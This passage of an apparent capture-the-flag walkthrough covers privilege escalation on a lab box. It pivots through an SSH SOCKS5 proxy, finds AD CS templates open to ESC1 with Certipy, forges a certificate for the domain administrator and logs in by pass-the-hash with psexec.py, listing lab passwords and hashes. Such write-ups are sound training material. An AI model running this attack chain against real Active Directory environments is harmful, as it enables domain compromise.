
Lets use Certipy to investigate it more.
Privilege Escalation
Pivoting SOCKS5 proxy
Using certipy to gather info about the ADCS.
Also certipy needs LDAP to connect to and no LDAP port is exposed of the box.
So we will use SOCKS5 proxy here to connect.
1
socks5 127.0.0.1 1080
Add the above command to /etc/proxychains.conf file.
Now I will connect to DC with Nigel.Mills using SOCKS5 proxy.
1
ssh -D 1080 nigel.mills@shibuya.vl

Now we can use proxychains to run certipy.
1
proxychains certipy find -u nigel.mills -p Sail2Boat3 -dc-ip 10.129.234.42 -vulnerable -text -enabled -stdout



We can see that it is Vulnerable to ESC1, ESC2 and ESC3.
ESC1
Simply using ESC1 to exploit this and escalate our privileges.
1
proxychains certipy req -u 'Nigel.Mills' -p 'Sail2Boat3' -dc-ip 10.129.234.42 -ca 'shibuya-AWSJPDC0522-CA' -template 'ShibuyaWeb' -upn '_admin@shibuya.vl' -key-size 4096 -sid S-1-5-21-87560095-894484815-3652015022-500

Lets now request the certificate for the _admin which is the default administrator account on this box.
1
proxychains certipy auth -pfx '_admin.pfx' -dc-ip 10.129.234.42 -ns 10.129.234.42  -domain shibuya.vl

Got the hash of _admin account.
Lets now authenticate it.


Lets now login using psexec.py
1
psexec.py shibuya.vl/'_admin'@awsjpdc0522.shibuya.vl -hashes :bab5b2a004eabb11d865f31912b6b430
Grabbing the root.txt.

Rooted !